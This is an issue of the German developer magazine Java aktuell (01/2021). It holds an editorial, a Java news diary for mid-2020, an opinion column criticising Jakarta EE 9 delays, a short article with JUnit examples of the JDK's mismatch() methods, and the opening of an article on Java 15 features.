Ausgabe 01/2021

Java aktuell

Praxis. Wissen. Networking. Das Magazin für Entwickler

D: 4,90 EUR | CH: 9,80 CHF | A: 5,60 EUR | Benelux: 5,80 EUR

4 191978 304903 01

Java aktuell

iJUG Verbund
www.ijug.eu

Java 15
Die Features im Überblick

Java-Libraries
fritz2, Vavr und Kotlin Arrow

Spring
Spring Data JPA, Spring HATEOAS und Spring mit React

WERKZEUGE
Tools & Frameworks

iJUG Verbund

Werden Sie Mitglied im iJUG!

Ab 15,00 EUR im Jahr erhalten Sie

30 % Rabatt auf Tickets der JavaLand

Jahres-Abonnement der Java aktuell

Mitgliedschaft im Java Community Process

www.ijug.eu

Liebe Leser der Java aktuell,

diese Ausgabe widmet sich den „Werkzeugen, Tools und Frameworks" und entsprechend werden einige interessante Bibliotheken und Frameworks vorgestellt, die Ihnen die tägliche Arbeit erleichtern sollen.

Dabei kristallisieren sich zwei größere Themengebiete heraus. Drei Artikel drehen sich um funktionale Programmierung. So zeigen uns beispielsweise Jens Stegemann und Johannes Barden, wie mit der Kotlin-Bibliothek fritz2 reaktive Web-Apps gebaut werden können. Die gezeigten Konzepte erinnern an funktionale UI-Bibliotheken aus der JavaScript-Community, jedoch kommt hier Kotlin mit seinen besonderen Features zum Einsatz. Ebenfalls an Kotlin-Entwickelnde und solche, die es werden wollen, richtet sich der Artikel zur Bibliothek Kotlin Arrow von Stefan López Romero. Arrow bietet zahlreiche Funktionen, Datentypen und Abstraktionsmöglichkeiten, die einen funktionalen Programmierstil fördern und unterstützen. Eine ähnliche Richtung schlägt auch mein eigener Artikel zu Vavr ein, allerdings wird hier Java als Programmiersprache anvisiert.

Das zweite große Thema dieser Ausgabe ist Spring. Jens Schauder gibt uns einen Überblick über Spring Data JPA. Sein Artikel erklärt dabei nicht nur Spring-Data-spezifische Konstrukte, sondern holt auch Einsteiger/innen ab, die bisher noch nichts von JPA gehört haben. Nico Rimmele stellt Spring HATEOAS vor und zeigt, wie damit auf Basis von Hypermedia bessere REST-Services gebaut werden können. Das Thema UI greift David Tanzer mit Spring und React auf. In der Fortsetzung seines Artikels aus der vergangenen Ausgabe 5/20 konzentriert er sich auf Routing, Navigation, Performance sowie die Beschaffung und Anzeige von Daten.

Wer demnächst eine neue Anwendung aufsetzen will, sollte sich den Artikel von Frederik Hahne zu JHipster nicht entgehen lassen. Darin zeigt der Autor, wie sich auf Basis von Blueprints ganze Anwendungen generieren lassen. Auch das Thema Testing kommt nicht zur kurz: In ihrem Artikel zu Consumer-Driven Contract Testing stellen Frank Rosner und Raffael Stein eine andere Art des Testens von verteilten Systemen mit Pact Broker und GitLab CI vor.

Außerdem zeigt uns Matthias Altmann, wie Sqlmap eingesetzt werden kann, um Anwendungen vor gefährlichen SQL-Injections zu schützen.

Neben Drittbibliotheken und Werkzeugen kommt auch Core-Java nicht zu kurz! So berichtet Falk Sippach, was uns in Java 15 erwartet, und beleuchtet die wichtigsten Neuerungen im Detail. Was es bei Reflections im Zusammenhang mit Native Images und GraalVM zu beachten gilt, zeigt uns Bernd Müller.

Wir wünschen Ihnen viel Spaß beim Lesen!

Ihr

Manuel Mauky
Redaktionsbeirat Java aktuell

Inhalt

Die neuen Features des OpenJDK 15 im Detail

Entwicklung reaktiver Web-Apps mit fritz2 und Kotlin

Die Grundlagen von Spring Data JPA

Consumer-Driven Contract Testing als Alternative zu End-to-End-Tests

Das Java-Tagebuch

Andreas Badelt, stellv. Leiter der DOAG Java Community

Das Java-Tagebuch gibt einen Überblick über die wichtigsten Geschehnisse rund um Java.

8. Juni 2020

Mandrel, die GraalVM für Quarkus

Red Hat hat laut einer Presseerklärung „gemeinsam mit der GraalVM-Community" das Projekt Mandrel gestartet – eine „Downstream Distribution" der GraalVM, die in erster Linie dazu dienen soll, native Images für das Quarkus-Framework zu bauen *[1]*. Die Code-Basis soll laut Red Hat möglichst wenig abweichen, das heißt, auch Änderungen durch eigene Ingenieure sollen „upstream first" in GraalVM durchgeführt werden. Allerdings gibt es einige Abweichungen, die auch auf GitHub genannt werden: Einige Teile des GraalVM-Projekts werden in Mandrel ausgeschlossen, insbesondere kann der „Truffle Language Catalogue" nicht genutzt werden. Außerdem basiert der Build auf dem OpenJDK Release jdk11u, ohne Oracles Erweiterungen für deren eigene GraalVM-Distribution – was jedoch keine signifikanten Auswirkungen auf die Image-Ausführung haben soll.

9. Juni 2020

Facebook AI Research präsentiert Transcompiler

Seit Jahren nehme ich mir immer wieder vor, Python zu lernen. Jetzt hat Facebook mir endlich die Arbeit abgenommen. Der von der Abteilung AI-Research vorgestellte TransCoder übersetzt Code zwischen C++, Java und Python. Der Transcompiler basiert auf PyTorch und wurde mittels unüberwachtem Lernen auf der Basis von über 700 GB an GitHub-Repositories trainiert. Die im Forschungsbericht veröffentlichten Ergebnisse sehen schon recht ordentlich aus *[2]*. Bemerkenswert ist, dass sich die Forscher auch Gedanken über den „gesellschaftlichen Einfluss" gemacht haben, insbesondere über das Schicksal von Experten in „obsolete languages". Bei so viel Empathie wird mir ganz warm ums Herz. Vielleicht gibt's ja dann bald von Facebook auch den „Hate Speech to Human Language"-Transcompiler – aber bitte als Einwegfunktion.

10. Juni 2020

NetBeans 12.0 für Java 14

Das neue NetBeans Release unterstützt jetzt Java 14, mit Hints und Syntax-Highlighting für Features wie Records, Text Blocks und Switch Expressions. Das Hauptaugenmerk lag allerdings nach eigener Aussage auf neuen Looks and Feels, insbesondere für Freunde der Dunkelheit.

12. Juni 2020

Was machen Entwickelnde eigentlich in der Freizeit?

Die neueste Ausgabe der „State of the Developer Ecosystem"-Umfrage von JetBrains bietet eine schockierende Enthüllung: Das beliebteste Hobby von Entwickelnden ist – und ich zögere es nur noch ganz kurz im Sinne des Spannungsbogens heraus …Ta-da, Programmieren! Wer hätte das gedacht? Mit 58 Prozent der Nennungen, gefolgt von 49 Prozent für Videospiele (Mehrfachangaben waren möglich). Die Frage, ob wir irgendwie „speziell" sind, ist ja nicht ganz neu. Was machen eigentlich Herz-Chirurgen oder Sprengmeister in ihrer Freizeit? Nur mal so aus Neugier… auf Platz 5 (29 Prozent) steht: „Zeit mit der Familie verbringen". Das ist doch mal ein Hobby!

Unter den langweiligeren „Key Takeaways" findet sich beispielsweise, dass Python inzwischen in den Kategorien „genutzt in den letzten zwölf Monaten" und „geplant, es zu nutzen" vor Java liegt. Außerdem, dass TypeScript (alias „JavaScript für Nicht-Hobby-Projekte") auf dem Vormarsch ist.

17. Juni 2020

Eclipse 2020-06, auch für Java 14

Eclipse zieht nach. Die neue Version 2020-06 der IDE kommt jetzt wie bereits NetBeans auch mit direkter Java-14-Unterstützung ohne Nachinstallation. Das für September geplante Folge-Release wird dann einen signifikanten Schritt vollziehen: Es setzt Java 11 voraus – adiós, Java 8!

19. Juni 2020

Eclipse Adoptium

Das AdoptOpenJDK-Projekt, bislang organisatorisch bei der London Java Community angesiedelt, wird weiter professionalisiert und ist an die Eclipse Foundation übergeben worden. Der neue Projektname ist „Eclipse Adoptium", ansonsten soll sich zumindest für die Nutzer nicht viel ändern. Allerdings sollen in Zukunft alle von Adoptium bereitgestellten Binaries TCK-zertifiziert sein – was bislang aufgrund einer fehlenden Einigung mit Oracle (die weiterhin das „closed-source" TCK für Java SE besitzen) nicht möglich war. Mehr dazu lässt sich in einem Heise-Interview nachlesen *[3]*.

23. Juni 2020

Jakarta EE: Abgehoben

Eclipse-Chef Mike Milinkovich hat in seinem Blog die Auswertung der diesjährigen „Jakarta EE Developer"-Umfrage mit den Worten „Jakarta EE is taking off" zusammengefasst. Was vornehmlich darauf beruht, dass es sich bei der Frage nach „Java frameworks for cloud native applications" direkt hinter Spring/Spring Boot und noch vor MicroProfile auf Platz zwei geschoben hat. Sämtliche Zahlen schwanken jedoch deutlich im Vergleich zur Umfrage von 2019. Daher sollte man vielleicht nicht gleich komplett abheben. Auch der Monolith hat wieder doppelt so viel „Unterstützung" wie letztes Jahr. Wer Details sehen möchte, findet diese unter *[4]* und 2019 unter *[5]*.

29. Juni 2020

Helidon und Micronaut im Gleichschritt

Zwei populäre Open-Source-Microservice-Frameworks, Helidon (von Oracle) und Micronaut (mit der Firma ObjectComputing im Hintergrund, den Machern von Grails), haben praktisch zeitgleich einen Versionssprung auf 2.0 gemacht. Helidon, das es in der reduzierten Java-SE- und in der MicroProfile-Variante gibt, unterstützt jetzt in beiden Varianten Java 11, Jakarta-WebSockets sowie GraalVM-Native-Images. Die unterstützte MicroProfile-Version ist nun 3.2. Micronaut 2.0 läuft sogar mit Java 14 (und Groovy 3); auch hier ist die Native-Image-Unterstützung deutlich verbessert worden – und hat laut Release-Notes den Experimental-Status verlassen. Außerdem ist das Threading-Modell deutlich überarbeitet worden, um Context Switches und generell die Ressourcen-Nutzung zu verringern. Alle Informationen gibt es auf den jeweiligen Websites von Micronaut *[6]* und Helidon *[7]*.

2. Juli 2020

KI auch in der Software-Entwicklung auf dem Vormarsch

Auch in der Software-Entwicklung sind Tools auf Basis von KI – oder genauer, maschinellem Lernen – auf dem Vormarsch. Vor ein paar Tagen gab Amazon seinen CodeGuru für den produktiven Einsatz frei. Das Tool produziert Empfehlungen für die Qualitätsverbesserung von Code, zum Beispiel Performance oder Sicherheit betreffend. Aber auch andere Firmen wie DeepCode sind hier schon seit einiger Zeit aktiv. Für Letzteres wurde vor ein paar Wochen ein neues Plug-in für die JetBrains-IDE-Familie (IntelliJ, WebStorm, PyStorm) herausgegeben. Mal sehen, wann das erste Tool sagt, es hätte meinen Code umformatiert, weil das so nicht ginge; wie in diesem Comic von Sandra & Woo (wobei es da noch Menschen sind) *[8]*.

21. Juli 2020

Kotlin/Native stellt die Speicherverwaltung um

Kotlin/Native soll eine neue Speicherverwaltung erhalten, um den Herausforderungen der Anwendungsentwicklung für Mobilgeräte besser gerecht zu werden und gleichzeitig das Teilen von Code zwischen Kotlin/Native und Kotlin/JVM zu verbessern. Die Probleme, die zu dem neuen Projekt geführt haben und die aktuellen Pläne hat JetBrains in einem Blog-Eintrag detailliert *[9]*.

25. Juli 2020

Thorntail – Das finale Release

Thorntail, ursprünglich WildFly Swarm, wird nach fünf Jahren eingestellt. Zwischen Quarkus und dem „normalen" WildFly sieht das Team bei Red Hat keinen Platz mehr für das gestartete Open-Source-Projekt. Die Version 2.7.0.final soll daher tatsächlich die finale Version sein; mit Ausnahme eventueller Bugfix-Releases, falls noch kritische Fehler entdeckt werden.

6. August 2020

JavaLand 2021 wird ein Hybrid

Die JavaLand 2021 ist in der Planung und soll, eine hybride Veranstaltung werden. Die JavaLand wird also am 16. und 17. März 2021 mit einem entsprechenden Hygiene-Konzept und reduzierter Teilnehmerzahl im Phantasialand stattfinden. Gleichzeitig wird es die Möglichkeit geben, Vorträge und Community-Aktivitäten im Live-Stream zu verfolgen. Gerade Letztere sind für die Online-Teilnahme sicher eine Herausforderung, aber auf Vision.iJUG *[10]* werden bereits Ideen (nicht nur für die JavaLand) gesammelt.

20. August 2020

Eclipse Foundation geht nach Belgien

Hatte ich schon erwähnt, dass die Eclipse Foundation, bislang mit Hauptsitz in Ottawa/Kanada, nach Brüssel zieht? Der Umzug wurde im Mai vorgestellt und ist noch nicht ganz abgeschlossen. Die existierende, in den USA registrierte Organisation sowie die 2013 in Hessen gegründete Eclipse Foundation Europe GmbH Deutschland sollen jedoch erst einmal weitergeführt werden. Wichtigster Grund für den Umzug sei die einfachere internationale Zusammenarbeit – der Großteil der Partner sitzt ohnehin in Europa. Außerdem bietet Belgien Non-Profit-Organisationen wohl erhebliche rechtliche beziehungsweise steuerliche Flexibilität. Die Nähe zu europäischen Behörden und Politikern könnte den Zielen der Foundation insbesondere im OSS-Bereich ebenfalls nützlich sein. Neben dem Eclipse-Foundation-Blog finden sich Details auf einer eigenen FAQ-Seite *[11]*.

23. August 2020

Zu Jakarta EE 9 und noch viel weiter

Ivar Grimstad, der Chef-Evangelist von Jakarta, hat ein Webinar aus seinem Jakarta EE Newsletter #34 verlinkt, in dem er ausführlich auf die Ziele für EE 9 und darüber hinaus eingeht. Für EE 9 sind es erst einmal drei Dinge: Neue Implementierungen der Spezifikation erleichtern, indem alte „schwergewichtige" Teile entfernt werden, die praktisch keine Rolle mehr spielen (*„lower entry barriers"*). Die Basis für eine *„platform for innovation"* schaffen, was bedeutet, dass jetzt die vollständige Namespace-Umbenennung von javax auf jakarta durchgeführt, aber sonst nichts Neues hinzugefügt wird. Und auf dem Weg keine Nutzer verlieren: *„easy migration"* – was sich im Wesentlichen auch auf die Namespace-Änderung bezieht. Der Migrationspfad soll jedoch in den Händen der Implementierer liegen. Für viele Projekte reicht ja ein simples Suchen und Ersetzen der Package-Namen. Aber auch in Fällen, in denen zum Beispiel Artefakte nicht neu gebaut werden können, könnten Byte-Code-Änderungen im Application-Server zur Laufzeit die Kompatibilität herstellen. Auch eine parallele Unterstützung beider Namespaces wäre möglich (GlassFish 6 wird dies aber nicht tun). Die Ausgestaltung wird jedoch nicht in der Spezifikation festgelegt, sondern den Implementierern überlassen.

Und was kommt nach EE 9? Zunächst soll ab 9.1 neben Java SE 8 auch SE 11 verpflichtend unterstützt werden. Vermutlich wird es dann ab EE 10 einen festen Release Train geben, wie wir ihn unter anderem von Java SE bereits kennen – allerdings eher mit einem Release pro Jahr. Eine Modularisierung und Modernisierung der TCKs ist ebenfalls geplant – jedes Teil-Projekt soll sein eigenes (Open-Source-)TCK unter Kontrolle haben. CDI soll etwas verschlankt und – mit Blick auf AOT-Compilation und die GraalVM – „etwas weniger dynamisch" werden. Das Modulsystem aus SE (JPMS) soll zumindest auf die Verwendbarkeit in einigen Teil-Spezifikationen geprüft werden (wenn, dann aber konsistent über alle hinweg). Außerdem sind als neue APIs NoSQL und MVC Web Profile auf der Liste sowie ein „centralized externalized configuration"-Mechanismus auf Basis dessen, was MicroProfile bietet. Einige API-Updates sind auch geplant. Mehr Details gibt's hier *[12]*.

16. September 2020

Java mit Zug, Jakarta noch ohne

Java SE 15 ist pünktlich wie die Schweizerische Bundesbahn erschienen und die Arbeit an Version 16 ist im Gange. Als bisher einziges funktionales Feature für 16 steht das Vector-API fest (JEP 338), allerdings erst mal nur probeweise als „Incubator-Feature". Außerdem soll die JVM mit dem „Elastic Metaspace" noch schlanker werden, indem von Klassen-Metadaten belegter Speicher so schnell wie möglich wieder ans Betriebssystem zurückgegeben wird (JEP 387). Der Rest sind interne Verbesserungen (Migration auf GitHub und die Nutzung des C++14-Sprachumfangs in der JDK-Implementierung).

Jakarte EE folgt noch keinem festen Fahrplan. Wenig überraschend wird EE 9 sich ein bisschen verzögern. Am 20. November 2020 soll es laut offiziellem Eclipse-Blog tatsächlich freigegeben werden.

17. September 2020

„Inside Java" Podcast

Das „Inside Java"-Team bei Oracle hat jetzt neben einem Blog auch einen Podcast, der über Neuigkeiten aus den Java Plattform-Projekten berichtet *[13]*.

18. September 2020

Tribuo: ML-Bibliothek für Java

Oracles Machine Learning Research Group hat „Tribuo" als Open Source freigegeben. Die ML-Bibliothek soll die Mächtigkeit bekannter ML-Bibliotheken mit Anforderungen an Enterprise-Systeme verbinden, wie selbstbeschreibende Komponenten und starke Typisierung von In- und Outputs *[14]*.

30. September 2020

MicroProfile mit besserer IDE-Integration

Eclipse MicroProfile will Entwickelnden das Leben erleichtern: Der „Language Server for Eclipse MicroProfile (LSP4MP)" *[15]* basiert auf dem Language Server Protocol und soll Features wie Auto-Completion, Quick Fixes etc. für IDEs zur Verfügung stellen. Neben dem Server sind auf GitHub-Seite IDE-Integrationen für VS Code, IntelliJ und Eclipse zu finden. Basierend auf der MicroProfile-Implementierung gibt es auch schon ein Quarkus-Projekt, und das Jakarta EE-Projekt arbeitet ebenfalls seit kurzem am eigenen Language Server *[16]*.

Referenzen:

[1] *https://github.com/graalvm/mandrel*
[2] *https://arxiv.org/pdf/2006.03511.pdf*
[3] *https://www.heise.de/hintergrund/Von-Eclipse-Adoptium-wird-es-nur-TCK-gepruefte-Veroeffentlichungen-geben-4795917.html*
[4] *https://jakarta.ee/documents/insights/2020-Jakarta-EE-Developer-Survey-Report.pdf*
[5] *https://jakarta.ee/documents/insights/2019-jakarta-ee-developer-survey.pdf*
[6] *https://docs.micronaut.io/latest/guide/index.html*
[7] *https://helidon.io/docs/latest*
[8] *http://www.sandraandwoo.com/2015/04/13/0674-there-are-10-types-of-programmers/*
[9] *https://blog.jetbrains.com/kotlin/2020/07/kotlin-native-memory-management-roadmap/*
[10] *https://vision.ijug.eu/*
[11] *https://www.eclipse.org/europe/faq.php*
[12] *https://www.agilejava.eu/2020/08/23/hashtag-jakarta-ee-34/*
[14] *https://blogs.oracle.com/java/announcing-tribuo%2c-a-java-machine-learning-library*
[15] *https://github.com/eclipse/lsp4mp*
[16] *https://projects.eclipse.org/proposals/eclipse-language-server-jakarta-ee-jakarta.ls*

Andreas Badelt
stellv. Leiter der DOAG Java Community
andreas.badelt@doag.org

Andreas Badelt ist stellvertretender Leiter der DOAG Java Community. Er ist seit dem Jahr 2001 ehrenamtlich im DOAG e.V. aktiv, zunächst als Co-Leiter der SIG Development und später der SIG Java. Seit 2015 ist er stellvertretender Leiter der neugegründeten Java Community innerhalb der DOAG. Beruflich hat er seit dem Jahr 1999 als Entwickler und Architekt für deutsche und globale IT-Beratungsunternehmen gearbeitet und ist seit dem Jahr 2016 als freiberuflicher Software-Architekt unterwegs („www.badelt.it").

Markus' eclipse-Corner

Na, das ging ja mal wieder gehörig in die Hose! Es ist ja schon fast ein Klassiker in der Welt Java EE/Jakarta EE. Noch im Juni wurde mit viel Tamtam die Preview von Jakarta EE 9 medienwirksam angepriesen – und Ende August wurde dann bereits bekannt, dass der avisierte Termin (Mitte September) platzen wird. Und so war's dann auch: Diesmal ganz ohne Wirbel und weniger spektakulär wurde auf der Mailingliste ein neuer Release-Termin im November bekannt gegeben. Das ist ein Verzug von zwei Monaten, und angesichts der dicken Backen, die die Eclipse Foundation als selbsternannter „Hort der Innovation" ständig macht – vor allem aber angesichts der Tatsache, dass alles schon so gut wie fertig war und man ja sowieso nur die Packages umbenennen und die Doku nach Jahren endlich in die Tüte bringen wollte – ein Witz in ebenselbigen!

Dass es die Stiftung nicht schafft, trotz viel Geld und großer Namen so eine simple Aufgabe zu stemmen, wirft kein gutes Licht auf die Beteiligten. Offenbar sind genug Leute, Zeit und Lust vorhanden, um sich regelmäßig in Live-Meetings, Videos und Blog-Beiträgen selbst zu beweihräuchern; und diejenigen, die sich teuer einen Sitz in einem der zahlreichen Komitees erkauft haben, werden auch nicht müde, sich in wöchentlichen Meetings fruchtlos mit sich selbst zu beschäftigen, sich gegenseitig auf die Schulter zu klopfen und zu versichern, wie groß doch die eigene Leistung der Working Group stets sei – quasi zur Rechtfertigung vor sich selbst und der nächsthöheren Führungsebene, die dieses Budget ja weiterhin absegnen soll. Nur: Wo bleiben denn nun diese großartigen Ergebnisse dieser großartigen Leute dieser großartigen Firmen?

Auf direkte Rückfrage, woran es denn nun gelegen habe, dass man plötzlich zwei Monate Verzug hat, war man dann je nach Firmenraison entweder um den heißen Brei redend oder doch lieber gänzlich schweigsam. Mehr als Blabla kam dabei nicht heraus, Fehler gemacht habe angeblich niemand, zu wenig Geld und Personal hätte auch keiner und überhaupt sei niemand an irgendetwas Schuld und alle haben Großartiges geleistet. Auch war die Aufgabe nicht zu groß oder zu kompliziert, lediglich überrascht sei man gewesen, dass einige Projekte abhängig von anderen waren, und das sei verwirrend. Ach so, ja, und außerdem seien die hochbezahlten Mitarbeiter wegen Corona „mental belastet". Echt jetzt, eine noch dusseligere Ausrede ist euch nicht eingefallen? Die Unbezahlten komischerweise waren das nicht – oder wieso haben die ihren Teil leisten können?

Aha, schuld ist also niemand, und besser hätte es auch niemand gekonnt. Gut, darüber gesprochen zu haben! Hey, für wie naiv halten diese Konzerne uns eigentlich?

Ich nenne das Versagen mit Ansage, und Schuld trägt ganz klar die korrupte Struktur der Jakarta-Working-Group beziehungsweise der Eclipse Fondation im Gesamten. Denn, wo Firmen sich ohne jegliche Leistungsverpflichtung und ohne jegliche demokratische Legitimation mit viel Geld einen Sitz in der Führungsetage erkaufen und rein nach Firmenpolitik durchregieren können – man stelle sich das mal im Bundestag vor – selbst gegen die Mehrheit der arbeitenden Masse (Committer und Contributor), ist der Effekt doch voraussehbar: Letztere verlieren das Interesse und stellen die Leistung ein, und was an bezahlten Vasallen übrig bleibt, langt nun mal hinten und vorne nicht, um zumindest mal das tägliche Grundrauschen noch am Tuckern zu halten. Wer sich ein Bild davon machen will, was diese großartigen Menschen von diesen großartigen Firmen in den letzten Wochen faktisch „geleistet" haben, möge sich der entsprechenden Statistikfunktionen in GitHub bedienen – dazu sind sie ja da. Sie machen offenbar, was viele unter der Hand schon lange beklagen, was die EF und ihre eingekauften Leute aber immer in Abrede stellten: In der Fraktion der von diesen Unternehmen bezahlten Programmierer herrschte mal wieder ein „langes Schweigen" – so wie damals vor Java EE 8.

Shame on you! So macht man Jakarta EE vollends kaputt!

Was die Welt braucht, sind Leute, die anpacken, anstatt zu reden. Leute wie dich und mich – keine hochbezahlten Dampfplauderer, sondern fähige Menschen, die willens sind, ihre Leistung in den Dienst der Gemeinschaft zu stellen. Ich weiß, ich kann mir hier den Mund fusselig reden. Aber bitte, BITTE, packt doch ENDLICH mit an! Open Source ist kein Selbstbedienungsladen, es lädt zur Mitarbeit ein – und es verpflichtet dazu. Auch dich!

Markus Karg
markus@headcrashing.eu

Markus Karg ist Entwicklungsleiter eines mittelständischen Softwarehauses sowie Autor, Konferenzsprecher und Consultant. JAX-RS hat der Sprecher der Java User Group Goldstadt von Anfang an mitgestaltet, zunächst als freier Contributor, seit JAX-RS 2.0 als Mitglied der Expert Groups JSR 339 und JSR 370.

Unbekannte Kostbarkeiten des SDK Heute: Unterschiede in Arrays, Dateien und Puffern

Bernd Müller, Ostfalia

Das Java SDK enthält eine Reihe von Features, die wenig bekannt sind. Wären sie bekannt und würden sie verwendet, könnten Entwickelnde viel Arbeit und manchmal sogar zusätzliche Frameworks einsparen. Wir wollen in dieser Reihe derartige Features des SDK vorstellen: die unbekannten Kostbarkeiten.

Eine häufige Anforderung ist die Überprüfung, ob zwei Dinge gleich sind. Alternativ kann aber auch das Wissen, dass zwei Dinge sich unterscheiden und worin sie sich unterscheiden, sinnvoll eingesetzt werden. In den Java-Versionen 9, 11 und 12 fanden eine ganze Reihe von `mismatch()`-Methoden Einzug in das JDK, die wir uns heute anschauen.

Die Klasse Arrays

Wir beginnen den `mismatch()`-Reigen mit der Klasse `Arrays`. Sie bekam mit Java 9 eine ganze Reihe überladener `mismatch()`-Methoden spendiert. Die Methoden existieren für primitive Typen sowie für den Typ `Object` jeweils in zwei Varianten. In der ersten werden die beiden Arrays übergeben, in der zweiten zusätzlich noch jeweils ein Start- und ein End-Index für den Vergleichsbereich. Zur Veranschaulichung geben wir die beiden Methoden für Object-Arrays an *(siehe Listing 1)*.

Das *Listing 2* enthält kleine JUnit-Tests, die die Verwendung verdeutlichen. Die Methoden geben, so wie die weiteren noch vorzustellenden Methoden, jeweils den Index des ersten Unterschieds zurück.

Eine weitere Version existiert für generische Typen. Durch Javas Type Erasure kann die Vergleichsmethode nicht zur Compile-Zeit ermittelt werden; deshalb wird dieser Methode als zusätzlicher Parameter noch die Comparator-Methode übergeben, sodass sich die Signatur wie in *Listing 3* gezeigt darstellt.

Die Version mit Start- und End-Indizes existiert ebenfalls. Da Listen einfach in Arrays überführt werden können, können auch Unterschiede in Listen über den Umweg eines Arrays einfach bestimmt werden.

Die Klasse Files

Die Klasse Files bekam mit Java 12 eine `mismatch()`-Methode. Die beiden Parameter sind `Path`-Instanzen: `static long mismatch(Path path, Path path2)`.

```
static int mismatch(Object[] a, Object[] b)
static int mismatch(Object[] a, int aFromIndex, int aToIndex, Object[] b, int bFromIndex, int bToIndex)
```

Listing 1

```
@Test
public void intArrayMismatch() {
     int[] array1 = {1, 2, 3, 4, 5};
     int[] array2 = {1, 2, 0, 4, 5};
     Assertions.assertSame(2, Arrays.mismatch(array1, array2));
}

@Test
public void objectArrayMismatch() {
     String[] array1 = {"a", "b", "c", "d", "e"};
     String[] array2 = {"a", "b", "x", "d", "e"};
     Assertions.assertSame(2, Arrays.mismatch(array1, array2));
}

@Test
public void listMismatch() {
     List<String> list1 = List.of("a", "b", "c", "d", "e");
     List<String> list2 = List.of("a", "b", "x", "d", "e");
     Assertions.assertSame(2, Arrays.mismatch(list1.toArray(), list2.toArray()));
}

@Test
public void fileMismatch() throws IOException {
     Path path1 = Paths.get("src", "test", "resources", "file1");
     // Inhalt: abcde
     Path path2 = Paths.get("src", "test", "resources", "file2");
     // Inhalt: abxde
     Assertions.assertSame(2l, Files.mismatch(path1, path2));
}

@Test
public void bufferMismatch() {
     CharBuffer buffer1 = CharBuffer.allocate(5).put("abcde").rewind();
     CharBuffer buffer2 = CharBuffer.allocate(5).put("abxde").rewind();
     Assertions.assertSame(2, buffer1.mismatch(buffer2));
}
```

Listing 2

```
static <T> int mismatch(T[] a, T[] b, Comparator<? super T> cmp)
```

Listing 3

Die Buffer-Klassen

Unterklassen der abstrakten Klasse `java.nio.Buffer`, also etwa `ByteBuffer` und `IntBuffer`, erhielten mit Java 11 jeweils eine `mismatch()`-Methode, die als Parameter einen Puffer desselben Typs erwarten. Beispielhaft für die Klasse CharBuffer also: `int mismatch(CharBuffer that)`.

Im Vergleich zu den anderen `mismatch()`-Varianten fällt auf, dass die `Buffer`-Methoden nicht „static" sind. Wir bereits angekündigt, zeigt das *Listing 2* einige einfache Beispiele, die selbsterklärend sind.

Zusammenfassung

Seit den letzten Java-Versionen ist es deutlich einfacher, Unterschiede in Arrays, Dateien und Puffern zu finden. Die Familie der `mismatch()`-Methoden liefert bei Unterschieden jeweils den Index des ersten Unterschieds oder -1, falls kein Unterschied existiert.

Bernd Müller
Ostfalia
bernd.mueller@ostfalia.de

Nach seinem Studium der Informatik und der Promotion arbeitete Bernd Müller für die IBM und die HDI Informationssysteme. Er ist Professor, Geschäftsführer, Autor mehrerer Bücher zu den Themen JSF und JPA, sowie Speaker auf nationalen und internationalen Konferenzen. Er engagiert sich im iJUG und speziell in der JUG Ostfalen.


JAVA
15

Java – Die fünfzehnte Auflage

Falk Sippach, embarc Software Consulting GmbH

Wie schnell so ein halbes Jahr aber auch vergeht. Gefühlt ist doch gerade erst Java 14 erschienen. Und da gab es einige interessante Neuerungen zu entdecken, wie beispielsweise Records, Pattern Matching for instanceof und Helpful NullPointer-Exceptions. Nun wurde Mitte September 2020 mit dem OpenJDK 15 bereits die nächste Java-Version released. Im Vergleich zum Vorgänger ist es etwas kleiner ausgefallen, auch wenn insgesamt wieder 14 JEPs (Java Enhancement Proposals) umgesetzt wurden. Das verwundert jedoch auch nicht, immerhin soll im Herbst 2021 mit Java 17 bereits das nächste LTS-Release (Long Term Support) erscheinen. Dort sollen dann die neuen Features aus den halbjährlichen Releases seit der letzten LTS-Version 11 finalisiert werden. Darum versucht man, den jetzigen Stand zu stabilisieren, und führt Neuerungen nur noch in homöopathischen Dosen ein.

Im Rahmen dieses Artikels wollen wir die aus Sicht eines Entwickelnden relevanten Themen näher betrachten. Umgesetzt wurden die folgenden JEPs. Diese Übersicht kommt von der Projektseite des OpenJDK 15 *[1]*.

- 339: Edwards-Curve Digital Signature Algorithm (EdDSA)
- 360: Sealed Classes (Preview)
- 371: Hidden Classes
- 372: Remove the Nashorn JavaScript Engine
- 373: Reimplement the Legacy DatagramSocket API
- 374: Disable and Deprecate Biased Locking
- 375: Pattern Matching for instanceof (Second Preview)
- 377: ZGC: A Scalable Low-Latency Garbage Collector
- 378: Text Blocks
- 379: Shenandoah: A Low-Pause-Time Garbage Collector
- 381: Remove the Solaris and SPARC Ports
- 383: Foreign-Memory Access API (Second Incubator)
- 384: Records (Second Preview)
- 385: Deprecate RMI Activation for Removal

Bereits das zweite Mal dabei

Einige der oben genannten Punkte kommen uns bekannt vor. Sie wurden mit Java 14 oder noch früher eingeführt und sind nun bereits das zweite oder dritte Mal dabei. Dazu zählt auch das Pattern Matching for instanceof (JEP 375). Ein Pattern ist eine Kombination aus einem Prädikat, das auf eine Zielstruktur passt, und einer Menge von Variablen innerhalb dieses Musters. Diesen Variablen werden bei passenden Treffern die entsprechenden Inhalte zugewiesen und damit extrahiert. Die Intention des Pattern Matching ist letztlich die Destrukturierung von Objekten, also das Aufspalten in die Bestandteile und das Zuweisen in einzelne Variablen zur weiteren Bearbeitung. Die Spezialform des Pattern Matching beim instanceof-Operator spart unnötige Casts auf die zu prüfenden Ziel-Datentypen. Wenn `o` ein String oder eine Collection ist, dann kann direkt mit den neuen Variablen (`s` und `c`) mit den entsprechenden Datentypen weitergearbeitet werden *(siehe Listing 1)*. Das Ziel ist es, Redundanzen zu vermeiden und dadurch die Lesbarkeit zu erhöhen.

Der Unterschied zum zusätzlichen Cast mag marginal erscheinen. Für die Puristen unter den Java-Entwickelnden spart das allerdings eine kleine, aber dennoch lästige Redundanz ein. Laut Brian Goetz soll die Sprache Java dadurch prägnanter und die Verwendung sicherer gemacht werden. Erzwungene Typumwandlungen werden vermieden und dafür implizit durchgeführt. Dieser zweite Preview bringt übrigens keine Änderungen seit dem JDK 14 mit sich. Es soll jedoch nochmal die Möglichkeit gegeben werden, weiteres Feedback abzugeben. Mit Java 16 soll die Funktion als JEP 394 finalisiert werden. In zukünftigen Java-Versionen wird es das Pattern Matching dann auch für weitere Sprachkonstrukte geben, wie zum Beispiel innerhalb der Switch Expressions.

